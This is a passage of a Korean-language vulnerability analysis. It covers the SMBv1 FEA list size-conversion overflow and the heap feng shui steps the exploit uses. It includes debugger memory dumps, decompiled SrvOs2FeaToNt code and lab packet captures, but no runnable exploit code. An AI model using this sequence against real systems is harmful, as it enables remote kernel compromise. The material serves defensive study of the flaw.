
그림 3-39. 메모리에 비정상적인 값으로 사이즈 설정

```
kd> db aa9b70d8
aa9b70d8  5d ff 01 00 00 00 00 00-00 00 00 00 00 00 00 00  ]...............
aa9b70e8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
aa9b70f8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
aa9b7108  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
aa9b7118  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
aa9b7128  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
aa9b7138  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
aa9b7148  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

* 기존 리스트의 길이(사이즈)가 저장된 곳이 0xaa9b70d8이고, 초기 값은 0x10000이었지만 WORD 형태로 값이 저장되어 길이 값이 0x1ff5d로 설정되며, 해당 값에 의해 정상적인 경우보다 더 많은 사이즈의 메모리 복사가 이루어져 취약점 발생

④ 구조체 리스트 길이에 해당되는 변수 값이 비정상적인 사이즈(0x1ff5d)로 설정되었지만, 실제 메모리 할당 크기 파라미터로 사용될 NT Fea크기(SrvOs2FeaListSizeToNt 리턴값)는 0x10fe8로 0x1ff5d보다 작아 정해진 메모리를 벗어나 데이터를 쓰는 문제를 악용한다.

그림 3-40. 구조체의 길이 보다 작은 메모리 공간이 할당



※ SrvOs2FeaListSizeToNt 반환값이 커널 메모리를 할당하는 SrvAllocateNonPagedPool 함수의 인자값으로 호출


⑤ SrvOs2FeaListSizeToNt()가 호출된 이후 SrvOs2FeaToNt() 함수에서 memmove를 통해 두 번의 FeaList 데이터 복사 과정을 수행하는데, SrvAllocateNonPagedPool로 할당된 메모리의 사이즈는 0x110000이지만, 0x11000사이즈를 벗어나는 곳까지 메모리 복사가 되며 이로 인해 인접한 버퍼 포인터가 변조되어 프로그램 실행을 공격자가 원하는 곳으로 변조할 수 있다.

그림 3-41 . SrvOs2FeaToNt 함수 코드

```
unsigned int __stdcall SrvOs2FeaToNt(int a1, int a2)
{
  int v2; // esi@1
  _BYTE *v3; // ebx@1
  unsigned int result; // eax@1

  v2 = a1;
  *(_BYTE *)(a1 + 4) = *(_BYTE *)a2;
  *(_BYTE *)(a1 + 5) = *(_BYTE *)(a2 + 1);
  *(_WORD *)(a1 + 6) = *(_WORD *)(a2 + 2);
  _memmove((void *)(a1 + 8), (const void *)(a2 + 4), *(_BYTE *)(a2 + 1));
  v3 = (_BYTE *)(*(_BYTE *)(a1 + 5) + a1 + 8);
  *v3++ = 0;
  _memmove(v3, (const void *)(*(_BYTE *)(v2 + 5) + a2 + 5), *(_WORD *)(v2 + 6));
  result = (unsigned int)&v3[*(_WORD *)(a1 + 6) + 3] & 0xFFFFFFFC;
  *(_DWORD *)v2 = ((unsigned int)&v3[*(_WORD *)(v2 + 6) + 3] & 0xFFFFFFFC) - v2;
  return result;
}
```

그림 3-42. 복사될 메모리의 할당 사이즈 및 취약점 발생



※ 복사될 곳의 메모리 할당은 0x874d0000 ~ 0x874E1000이지만, memmove에 의해 0x874e0ff9부터 사이즈 0xa8만큼 복사가 일어나 0x874E10A1까지 복사되어 A1만큼 오버플로우 발생

그림 3-43. memmove가 실행된 후의 SRVNET BUFFER HEADER가 오버라이트된 화면





그림 3-44. 오버플로우가 발생될 때의 패킷(memove의 사이즈 부분)




익스플로잇 과정

익스플로잇 코드는 먼저 취약점을 트리거하기 전 실행 흐름을 원하는 위치로 변조하기 위한 커널 메모리 레이아웃을 구성한다. 원격에서 피해 PC로 다량의 SMB 패킷 전송을 통해 커널 메모리 레이아웃을 구성하는데 이때, Kernel Heap Feng Shui* 기법을 사용한다.

*Heap Feng Shui : 크기가 동일한 버퍼를 연속적으로 메모리에 할당하고 이중 특정 버퍼를 해제시킨 후 동일한 크기의 취약한 버퍼를 프리된 공간에 끼워 넣어 인접한 버퍼를 오버라이트하는 기법

그림 3-45. 익스플로잇 커널 메모리 레이아웃



Kernel Heap Feng Shui를 사용하여 커널 메모리 레이아웃을 구성하는 세부 내용은 아래와 같다.

① 최초 OOB 취약점을 발생시키는 OS/2 FeaList 패킷을 전체 길이(0x11000)보다 작은 크기까지만 데이터를 전송하여 커널 Pool 메모리 할당 대기 상태로 만든다.


※ 전체 길이를 모두 수신될 경우 메모리가 할당되는 구조를 가짐

그림 3-46. OS/2 FEA 데이터 전송 패킷

No.	Time	Source	Destination	Protocol	Length	Info
982	31.515015	192.168.209.128	192.168.209.129	SMB	1138	NT Trans Request, <unknown>
983	31.515114	192.168.209.129	192.168.209.128	SMB	93	NT Trans Response, <unknown (0)>
985	31.539150	192.168.209.128	192.168.209.129	TCP	1514	[TCP segment of a reassembled PDU]
986	31.539856	192.168.209.128	192.168.209.129	TCP	1514	[TCP segment of a reassembled PDU]
987	31.539876	192.168.209.129	192.168.209.128	TCP	54	445→49515 [ACK] Seq=446 Ack=4374 Win=65536 Len
988	31.540281	192.168.209.128	192.168.209.129	SMB	1287	Trans2 Secondary Request
990	31.555162	192.168.209.128	192.168.209.129	TCP	1514	[TCP segment of a reassembled PDU]
991	31.555201	192.168.209.129	192.168.209.128	TCP	54	445→49515 [ACK] Seq=446 Ack=7067 Win=65536 Len
992	31.555961	192.168.209.128	192.168.209.129	TCP	1514	[TCP segment of a reassembled PDU]
993	31.556563	192.168.209.128	192.168.209.129	SMB	1514	Trans2 Secondary Request, Malformed Packet][TCP
994	31.556586	192.168.209.129	192.168.209.128	TCP	54	445→49515 [ACK] Seq=446 Ack=9987 Win=65536 Len
995	31.556798	192.168.209.128	192.168.209.129	TCP	1514	[TCP segment of a reassembled PDU]
996	31.569913	192.168.209.128	192.168.209.129	TCP	1514	[TCP segment of a reassembled PDU]
997	31.569941	192.168.209.129	192.168.209.128	TCP	54	445→49515 [ACK] Seq=446 Ack=12907 Win=65536 Le
998	31.570284	192.168.209.128	192.168.209.129	SMB	1060	Trans2 Secondary Request, Malformed Packet]
999	31.570579	192.168.209.128	192.168.209.129	TCP	1514	[TCP segment of a reassembled PDU]
1000	31.570597	192.168.209.129	192.168.209.128	TCP	54	445→49515 [ACK] Seq=446 Ack=15373 Win=65536 Le
1001	31.570966	192.168.209.128	192.168.209.129	TCP	1514	[TCP segment of a reassembled PDU]
1002	31.572507	192.168.209.128	192.168.209.129	SMB	1514	Trans2 Secondary Request, Malformed Packet][TCP


② SMBv1 패킷을 전송하여 0x10000 크기의 커널 Pool 메모리 할당한다.

그림 3-47. SMBv1 버퍼 메모리(0xfff0 + 0x10 = 0x10000) 할당




③ SMBv2 패킷 13개 전송하여 0x11000 크기의 커널 Pool 메모리가 연속적으로 할당하도록 힙 공간에 SRVNET BUFFER 데이터를 스프레이시킨다.

그림 3-48. KERNEL HEAP FENG SHUI




④ SMBv1 패킷을 0x11000 크기의 커널 Pool 메모리를 할당, 향후 해당 메모리 버퍼는 OOB 취약점이 발생하는 버퍼를 위한 공간을 위해 할당한다.

그림 3-49. SMBv1 버퍼 메모리(0x87f8*2+0x10 = 0x11000) 할당



⑤ 첫 번째 SMBv1 버퍼(크기:0x10000)는 세션 종료 이후 할당된 메모리가 해제된다.


그림 3-50. 첫번째 SMBv1 버퍼 메모리 해제



No.	Time	Source	Destination	Protocol	Length	Info
1284	35.144623	192.168.209.128	192.168.209.129	TCP	60	49565→445 [FIN, ACK] Seq=223
1285	35.144749	192.168.209.129	192.168.209.128	TCP	54	445→49565 [ACK] Seq=345 Ack=2
1286	35.145083	192.168.209.129	192.168.209.128	TCP	54	445→49565 [RST, ACK] Seq=345

⑥ OOB 취약점이 있는 버퍼(NT FEA) 뒷부분에 SRVNET BUFFER를 위치시키기 위해 힙 스프레이 패킷 5개를 추가적으로 전송한다.


그림 3-51. 힙스프레이 패킷 추가 전송



No.	Time	Source	Destination	Protocol	Length	Info
1290	35.168662	192.168.209.128	192.168.209.129	TCP	186	[TCP segment of a reassembled PDU]
1292	35.187904	192.168.209.128	192.168.209.129	TCP	62	49600→445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 S
1293	35.187974	192.168.209.129	192.168.209.128	TCP	62	445→49600 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
1294	35.188631	192.168.209.128	192.168.209.129	TCP	60	49600→445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
1295	35.200107	192.168.209.128	192.168.209.129	TCP	62	49601→445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 S
1296	35.200178	192.168.209.129	192.168.209.128	TCP	62	445→49601 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
1297	35.200638	192.168.209.128	192.168.209.129	TCP	60	49601→445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
1298	35.200769	192.168.209.128	192.168.209.129	TCP	186	[TCP segment of a reassembled PDU]
1299	35.207544	192.168.209.129	192.168.209.128	TCP	54	445→49586 [ACK] Seq=1 Ack=133 Win=65536 Len=0
1300	35.217098	192.168.209.128	192.168.209.129	TCP	62	49602→445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 S

⑦ 대기 상태로 있는 OS/2 FeaList 패킷을 할당하기 위해 두번째 SMBv1 버퍼 (크기:0x11000)를 세션 종료를 통해 메모리 해제한다.


그림 3-52. 두번째 SMBv1 버퍼 메모리 해제



No.	Time	Source	Destination	Protocol	Length	Info
1368	36.214794	192.168.209.128	192.168.209.129	TCP	60	49595→445 [FIN, ACK] Seq=223
1369	36.214846	192.168.209.129	192.168.209.128	TCP	54	445→49595 [ACK] Seq=261 Ack=2
1370	36.215048	192.168.209.129	192.168.209.128	TCP	54	445→49595 [RST, ACK] Seq=261

